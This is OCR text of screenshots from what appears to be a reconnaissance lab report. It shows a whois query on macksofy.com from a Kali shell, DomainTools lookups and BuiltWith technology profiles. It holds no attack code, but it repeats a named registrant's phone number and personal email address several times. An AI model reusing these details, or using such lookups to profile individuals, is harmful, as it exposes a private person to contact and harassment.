
c) Whois



root@kali: /home/allen
File Actions Edit View Help
zsh: corrupt history file /home/allen/.zsh_history
┌──(allen㉿kali)-[~]
└─$ sudo su
[sudo] password for allen:
┌──(root㉿kali)-[/home/allen]
└─# whois macksofy.com
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: http://www.bigrock.com
Updated Date: 2023-02-23T09:18:29Z
Creation Date: 2014-02-20T16:06:40Z
Registry Expiry Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd
Registrar IANA ID: 1495
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1.832-295-1535
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS1.MONSTERBIGAPPS.COM
Name Server: NS2.MONSTERBIGAPPS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-03-10T17:09:24Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.
TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only



root@kali: /home/allen
File Actions Edit View Help
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: www.bigrock.com
Updated Date: 2023-02-23T09:18:30Z
Creation Date: 2014-02-20T16:06:40Z
Registrar Registration Expiration Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd.
Registrar IANA ID: 1495
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Kausar
Registrant Organization:
Registrant Street: Worli
Registrant City: Mumbai
Registrant State/Province: Other
Registrant Postal Code: 400018
Registrant Country: IN
Registrant Phone: +91.9022054993
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dhwani.v123@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kausar
Admin Organization:
Admin Street: Worli
Admin City: Mumbai
Admin State/Province: Other
Admin Postal Code: 400018
Admin Country: IN
Admin Phone: +91.9022054993
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: dhwani.v123@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli


root@kali: /home/allen
File Actions Edit View Help
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli
Tech City: Mumbai
Tech State/Province: Other
Tech Postal Code: 400018
Tech Country: IN
Tech Phone: +91.9022054993
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: dhwani.v123@gmail.com
Name Server: ns1.monsterbigapps.com
Name Server: ns2.monsterbigapps.com
DNSSEC: Unsigned
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1-415-349-0015
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2023-03-10T17:09:42Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
Registration Service Provided By: BIGROCK
The data in this whois database is provided to you for information purposes
only, that is, to assist you in obtaining information about or related to a
domain name registration record. We make this information available "as is",
and do not guarantee its accuracy. By submitting a whois query, you agree
that you will use this data only for lawful purposes and that, under no
circumstances will you use this data to:
(1) enable high volume, automated, electronic processes that stress or load
this whois database system providing you this information; or
(2) allow, enable, or otherwise support the transmission of mass unsolicited,
commercial advertising or solicitations via direct mail, electronic mail, or
by telephone.
The compilation, repackaging, dissemination or other use of this data is
expressly prohibited without prior written consent from us. The Registrar of
record is BigRock Solutions Ltd..
We reserve the right to modify these terms at any time.
By submitting this query, you agree to abide by these terms.



whois.domaintools.com
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
LOGIN
Sign Up
Whois Lookup
macksofy.com
Search
Get better, more in-depth data when you become a member
Learn how DomainTools takes indicators from your network, including domains and IPs, and connects them with nearly every active domain on the internet. These connections help security professionals profile attackers, guide online fraud investigations, and map cyber activity to attacker infrastructure.
Personal
Enterprise
ENG
11:24 PM
3/10/2023



Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
whois.domaintools.com/macksofy.com
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
Whois Lookup
LOGIN
Sign Up
Home > Whois Lookup > MacksOFy.com
Whois Record for MacksOFy.com
How does this work?
Domain Profile
Registrant Kausar
Registrant Country IN
Registrar BigRock Solutions Ltd. BigRock Solutions Ltd
IANA ID: 1495
URL: www.bigrock.com,http://www.bigrock.com
Whois Server: Whois.bigrock.com
abuse@bigrock.com
(p) +1-415-349-0015
Registrar Status clientTransferProhibited
Dates 3,305 days old
Created on 2014-02-20
Expires on 2024-02-20
Updated on 2023-02-23
Name Servers NS1.MONSTERBIGAPPS.COM (has 38 domains)
NS2.MONSTERBIGAPPS.COM (has 38 domains)
Tech Contact Kausar
Worli,
Mumbai, Other, 400018, IN
dhwani.v123@gmail.com
(p) +91.9022054993
IP Address 184.95.60.203 - 70 other sites hosted on this server
IP Location - Arizona - Tempe - Secured Servers Llc
DomainTools Iris
The gold-standard Internet intelligence platform
Learn More
Preview the Full Domain Report
Tools
Hosting History
Monitor Domain Properties
Reverse IP Address Lookup
Network Tools
Visit Website
Website Development
Search
ENG
11:25 PM
3/10/2023


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
whois.domaintools.com/macksofy.com
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
Whois Lookup
LOGIN
Sign Up
Domain Status Registered And No Website
IP History 15 changes on 15 unique IP addresses over 9 years
Registrar History 2 registrars
Hosting History 19 changes on 6 unique name servers over 9 years
Whois Record (last updated on 2023-03-10)
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: www.bigrock.com
Updated Date: 2023-02-23T09:18:30Z
Creation Date: 2014-02-20T16:06:40Z
Registrar Registration Expiration Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd.
Registrar IANA ID: 1495
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Kausar
Registrant Organization:
Registrant Street: Worli
Registrant City: Mumbai
Registrant State/Province: Other
Registrant Postal Code: 400018
Registrant Country: IN
Registrant Phone: +91.9022054993
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dhwani.v123@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kausar
Admin Organization:
Admin Street: Worli
Admin City: Mumbai
Admin State/Province: Other
Admin Postal Code: 400018
Admin Country: IN
Admin Phone: +91.9022054993
View Screenshot History
Available TLDs
General TLDs
Country TLDs
The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)
Taken domain.
Available domain.
Deleted previously owned domain.
MacksOFy.com View Whois
MacksOFy.net Buy Domain
MacksOFy.org Buy Domain
MacksOFy.info Buy Domain
MacksOFy.biz Buy Domain
MacksOFy.us View Whois
Search
ENG
11:25 PM
3/10/2023


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
whois.domaintools.com/macksofy.com
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
Whois Lookup
LOGIN
Sign Up
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dhwani.v123@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kausar
Admin Organization:
Admin Street: Worli
Admin City: Mumbai
Admin State/Province: Other
Admin Postal Code: 400018
Admin Country: IN
Admin Phone: +91.9022054993
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: dhwani.v123@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli
Tech City: Mumbai
Tech State/Province: Other
Tech Postal Code: 400018
Tech Country: IN
Tech Phone: +91.9022054993
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: dhwani.v123@gmail.com
Name Server: ns1.monsterbigapps.com
Name Server: ns2.monsterbigapps.com
DNSSEC: Unsigned
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1-415-349-0015
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
Sitemap
Blog
Terms
Privacy
Contact
California Privacy Notice
Do Not Sell My Personal Information
© 2023 DomainTools
Search
ENG
11:25 PM
3/10/2023

d) Builtwith


Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Hawkins NZ - BuiltWith Compan
builtwith.com/company/Hawkins-NZ
Log In · Signup for Free
built with
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / example.com Technology Profile / Hawkins NZ
Hawkins NZ
Technology Profile
Detailed Technology Profile
Meta Profile
Relationship
Redirect
Recommendations
Company
Hawkins NZ Company Information
Best Domain
example.com
This is Hawkins NZ's top ranking domain based on traffic/page rank.
Global Footprint
1
Hawkins NZ has related connections in 1 country.
Web Technology Spend
$0 USD/year
Hawkins NZ has $0 of current detectable web technology spend per year.
Decreasing Spend
Hawkins NZ has decreased their detectable technology spend in the last 12 months.
Technology Consolidation
Hawkins NZ has decreased the amount of technologies in use in the last 12 months.
Listed Contacts
Addresses
No addresses found yet.
Telephones
No telephones found yet.
Other Names
We did not find any other names for Hawkins NZ.
People
We did not find any contacts at Hawkins NZ.
Associated Domains
We did not find any associated domains.
Socials
Facebook
Search
ENG
11:26 PM
3/10/2023
Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
example.com Technology Profile
builtwith.com/example.com
Log In · Signup for Free
built with
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / example.com Technology Profile
EXAMPLE.COM
Technology Profile
Detailed Technology Profile
Meta Profile
Relationship
Redirect
Recommendations
Company
Widgets
View Global Trends
Apple Whitelist
Apple Whitelist Usage Statistics · Download List of All Websites using Apple Whitelist
This website domain is on the Apple TLD whitelist which may potentially mean these domains will appear in autocomplete when looking up URLs on Apple products.
WebEx Panel
WebEx Panel Usage Statistics · Download List of All Websites using WebEx Panel
WebEx system.
CrUX Dataset
CrUX Dataset Usage Statistics · Download List of All Websites using CrUX Dataset
CrUX is a data collection system that gathers information about how real users interact with websites. This website is included in the user experiences data gathered from Google Chrome and thus considered sufficiently popular on the Internet.
CrUX Top 50m
CrUX Top 50m Usage Statistics · Download List of All Websites using CrUX Top 50m
Relative measure of site popularity within the CrUX dataset, measured by the total number of navigations on the origin. This site is in the top 50 million.
CrUX Top 500k
Profile Details
Change Layout
Last technology detected on 10th March 2023. We know of 14 technologies on this page and 9 technologies removed from example.com since 3rd January 2011. Link to this page.
BuiltWith Top Site Rank
example.com is ranked 195,376th in our top sites list. View BuiltWith Top Site Rank.
Get a notification when example.com adds new technologies.
Create Notification
Recent Lookups
Search
ENG
11:27 PM
3/10/2023


Site report for http://google.com
webcamXP 5
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
